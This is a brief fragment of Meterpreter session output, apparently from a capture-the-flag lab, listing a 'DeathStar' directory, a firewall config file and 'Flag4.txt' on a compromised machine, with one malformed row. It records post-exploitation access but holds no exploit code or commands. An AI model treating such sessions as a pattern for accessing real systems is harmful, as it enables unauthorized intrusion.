| 40777/rwxrwxrwx | 0 | dir | 2018-02-26 00:17:55 -0500 | DeathStar |
| 100955/rwxrwxrwx | 23058 | fil | 2018-02-25 23:40:04 -0500 | config-pfense.univers |
| 454.pdf.pdf | 0 | | | |
| 100955/rwxrwxrwx | 23659 | fil | 2018-02-25 23:40:29 -0500 | Flag4.txt |

meterpreter >

